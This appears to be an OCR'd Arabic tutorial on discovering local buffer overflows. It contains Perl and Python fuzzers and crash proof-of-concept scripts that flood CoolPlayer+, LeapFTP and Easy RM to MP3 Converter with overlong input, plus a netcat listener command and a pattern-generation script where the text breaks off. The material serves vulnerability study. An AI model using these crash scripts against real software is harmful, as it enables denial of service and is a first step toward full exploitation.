
The Black Devils

من إعداد : Asesino04

لقد قمت بإنشاء هذا الكتاب بهدف المساهمة في المكتبة العربية في مجال اكتشاف الثغرات البرمجية , كما أنَ الكاتب غير مسؤول عن أيَ استخدام غير قانوني لهذا الكتاب .

الإهداء



أهدي هذا الكتاب إلى كل مسلم يهمه خدمة دينه , كما أهدي هذا الكتاب إلى كل فرد ساهم و لو بجزء صغير في كتابة هذا الكتاب.

و إلى جميع الهكر المسلمين في جميع بقاع العالم .

الفهرس :

BUFFER OVER FLOW LOCAL

مبادئ أولية

تعريف ثغرات الفيض : عندما تكون الذاكرة التي يريد المستخدم استخدامها اكبر من القيمة لموضوعة في البرنامج يحدث فساد للذاكر على مستوى أحد المكدسات register

و هذا ما يسمح بالتحكم في هذا المخزن و حقن شيل كود في الروجيستر و عند فتح الملف بالبرنامج يتم تشغيل الشيل كود .

أنواع فيض الذاكرة :

فيض البافر يكون إما فيض في مكدس البرنامج Stack Over flow

أو فيض في الذاكرة المخصصة للبرنامج اثناء تنفيذه Heap corruption

أو كخلل أثناء تعريف النصوص Format strings bug

فيض البفر قد يكون موجود محليا (في جهازك) في برامج كالتقويم أو الآلة الحاسبة أو في تطبيقات ميكروسوفت أوفيس أو قد يكون موجود في برامج خارجية كسرفرات الايمايل و الانترنت. و تذكر أن من بين البرامج التي تحتوي على فيض البفر فان البرامج المعروفة و المستخدمة بكثرة هي التي تجلب اهتمام الهاكرز كتطبيقات ميكروسوفت مثلا .

كتابة الفازر

الفازرFuzzer : هو سكريبت يتم برمجته من أجل وضع عدد كبير من الكاراكتر في ملف من أجل القيام بعملية اختبار اختراق و معرفة إذا ما كان البرنامج مصاب بثغرات الفيض .

هناك الكثير من اللغات البرمجية التي يستخدمها الهكر لكتابة الفازر كالبيرل , البيثون , الروبي , السي و غيرها .

لغة البيرل هي إحدى أفضل اللغات البرمجية لكتابة الفازر لسهولتها كما أنها بسيطة بالنسبة لكل متعم جديد في هذا المجال الواسع

يمكن تحميل مترجم البيرل من الموقع الرسمي

http://www.ActiveState.com/ActivePerl

```
#!/usr/bin/perl
system("title The Black Devils");
system("color 1e");
system("cls");
print "\n\n";
print "    |=======================================================|\n";
print "    |= [!] Author  : The Black Devils                [!]  =|\n";
print "    |=======================================================|\n";
sleep(2);
print "\n";
# Creating ...
$HEADER = "http://";
# Number Of Fuzzer
print "|Entre The number of fuzzer |\n";
$num =<> ;
chomp $num ;
# Extensions
print "|Entre The Extensions Of the File |\n";
$ext =<> ;
chomp $ext ;
# Name Of The File
print "|Entre The Name Of the File |\n";
$file =<> ;
chomp $file ;

my $PoC = "\x41" x $num ;
open(file , ">", "$file.$ext"); # Evil File $ext
print file $HEADER.$PoC;
print "\n [+] File successfully created!\n" or die print "\n [-] OupsS! File is Not Created !! ";
open(file);
```

نأتي الى شرح السكريبت – الجزء الأول من السكريبت المسؤول عن الواجهة –

```
#!/usr/bin/perl
system("title The Black Devils");
system("color 1e");
system("cls");
print "\n\n";
print "    |=======================================================|\n";
print "    |= [!] Author  : The Black Devils                [!]  =|\n";
print "    |=======================================================|\n";
sleep(2);
print "\n";
```

#!/usr/bin/perl	للدلالة أن السكريبت بلغة البيرل
system("title The Black Devils");	لوضع عنوان للصفحة
system("color 1e");	اللون
system("cls");	يقوم بعميلة مسح النافذة
print "\n\n";	يقوم بالكتابة
sleep(2);	الانتضار قبل تشغيل الأمر التالي

ناتي إلى الجزء الثاني – الفازر –

اولا ناتي الئ المتغيرات :


$num ====== | عدد الكاراكتار

$ext ====== | صيغة الملف

$file ====== | اسم الملف


$HEADER = "";	سنتطرق إليه فيما بعد
print "|Entre The number of fuzzer |\n";	طلب كتابة عدد الكاراكتار
$num =<> ;	وضع المتغير
chomp $num ;	تعيين نوع المتغير
my $PoC = "\x41" x $num ;	كتابة البيانات التي نحتاجها
open(file , ">", "$file.$ext"); # Evil File $ext	إنشاء الملف
print file $HEADER.$PoC;	وضع البيانات داخل الملف

بعد تشغيل السكريبت نجد



بعد تشغيل السكريبت و إدخال البيانات نجد ملف في نفس المسار

و عند فتح الملف الذي قمنا بإنشائه نجد :



ملف تعريف الصيغة


تكمن أهمية ملف تعريف الصيغة في اكتشاف ثغرات البافر أوفر فلو في ان الكثير من البرامج تقوم بـاتأكد من ان الملف يحتوي على ملف تعريف الصيغة او تعتبره ملف خاطئ لا يمكن قراءته باستخدام ذلك البرنامج .

لإنشاء ملف تعريف الصيغة نحتاج الى برنامج هيكس و يستحسن استخدام :


Hex Work Shop ➔
HexEdit ➔ http://www.hexedit.com/

بالإضافة إلى الصيغة التي نريد إنشاء الهيدر لها

أول خطوة نقوم بها هي إنشاء ملف فارغ بالصيغة الهدف



و بعد ذلك نقوم بفتح الملف الناتج باستخدام برنامج الهيكس



نقوم بنسخ الناتج في ملف و نقوم بوضع \x

و ذلك بين كل حرفين فيكون الهيدر بذلك كالأتي :

```
"\X52\X49\X46\X46\X32\X00\X00\X00\X57\X41\X56\X45\X66\X6D\X74\X20\X12\X00\X00\X00\X01\X00\X01\X00\X22\X56\X00\X00\X22\X56\X00\X00\X01\X00\X08\X00\X28\X00\X66\X61\X63\X74\X04\X00\X00\X00\X00\X00\X00\X00\X64\X61\X74\X61\X00\X00\X00\X00\X00"
```

و عند الإنتهاء من إنشاء الهيدر نقوم بنسخه في مكانه في سكريبت الفازر

```
$HEADER = "";
```

Memory Corruption ثغرات فساد الذاكرة

تعتبر ثغرات فساد الذاكرة أول خطوة نحو ثغرات البافر اوفر فلو حيث أن هذا النوع من الثغرات يبين إذا ما كان هناك جزء من الذاكرة يمكن التحكم به أو لا .

مثال1 :

سيكون هذا المثال على برنامج :


CoolPlayer+ Portable 2.19.1

أول شيء علينا معرفة نوع الملفات التي يقوم البرنامج بقراءتها

عند فتح الملف نلاحظ عدم حصول أي شيء

نجرب قيمة أكبر و هي 300

و بعد انشاء الملف نفتحه بالبرنامج فنلاحظ ظهور هذاالخطأ



نقوم بتحميل البرنامج إلى المنقح و يعتبر هذا المنقحان أخد افضل المنقحات

Immunity debugger ➔ http://debugger.immunityinc.com/
Olly debugger ➔ http://home.t-online.de/home/Ollydbg

فنلاحظ وجود الرقم 41

و ذلك في الروجيستر EIP مما يدل على أن البرنامج مصاب بثغرة بافر أوفر فلو .

مثال1 :

سيكون هذا المثال مختلفا عن المثال الاول لأنه سيكون لكيفية عمل فازينج لبرامج الاتصال

ftp ,telnet,ssh,sql

و غيرها و ذلك في اللوكال و ليس الريموت


التجريب سيكون على برنامج LeapFtp

للاتصال بالبرنامج نحتاج اداة اصال و هذا ما تؤمنه اداة النات كات

أول خطوة تتمثل في فتح النات كات و انشاء اتصال بالأمر


Nc –nlvp « port »

فيكون ذلك كالتالي




و بعذ ذلك نقوم بإنشاء اتصال بالبرنامج إلى أدرريس اللوكال للحاسوب وهي

127.0.0.1 و بعدها ننشء اتصال




و عند الرجوع الى النات كات نجد حدوث اتصال



فنقوم بكتابة حرف متكرر ثم نضغط enter

فتكون النتيجة



و يكون الاستغلال كالتالي

```
#!/usr/bin/python
import socket
host = "127.0.0.1"
port = 21
buffer = "\x41" * 5000
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending Buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

أو بالبيرل


```
use strict;
use Socket;
my $junk = "\x41" x1000;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 21;
my $proto = getprotobyname('tcp');
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

درس شامل

تنصيب الضحية :


أول شيء نفوم به هو تنصيب البرنامج الضحية

اسم البرنامج : Easy Rm to mp3 converter



بعد تحميل البرنامج نقوم بتثبيته و تشغيله

بعدها نقوم برؤية الملفات التي يشغلها البرنامج



فنجد أن البرنامج يفتح الصيغ التالية :


Ra ,ram ,rm,rmj,rmvb,smi,m3u,ps … etc

نختار الصيغة m3u :

فيكون السكريبت الذي يحدث الكراش كالتالي :

```
my $file= "crash.m3u";
my $junk = "\x41" x 27000;
open($FILE,">$file");
print $FILE $junk;
close($FILE);
print "m3u File Created successfully\n";
```

ثم نشغل الملف الناتج بواسطة الصحية فنجد :



و منه نستنتج أن البرنامج مصاب بثغرة بفر اوفر فلو نأتي بعد ذلك إلى تحديد الكمية التي تحدث البفر و ذلك باستخدام أداة في الميتاسبلويت تدعىpattern_create.rb

و هي موجودة في المسار التالي

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
```

كما يوجد سكريبت بالبيثون يقوم بنفس العملية

```
#!/usr/bin/env python
import sys
try:length=int(sys.argv[1])
except:print "[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]; sys.exit(1)
try:seta=sys.argv[2]
except:seta="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
try:setb=sys.argv[3]
except:setb="abcdefghijklmnopqrstuvwxyz"
try:setc=sys.argv[4]
except:setc="0123456789"
string="" ; a=0 ; b=0 ; c=0
while len(string) < length:
   if len(sys.argv) == 2:
      string += seta[a] + setb[b] + setc[c]
      c+=1
      if c == len(setc):c=0;b+=1
      if b == len(setb):b=0;a+=1
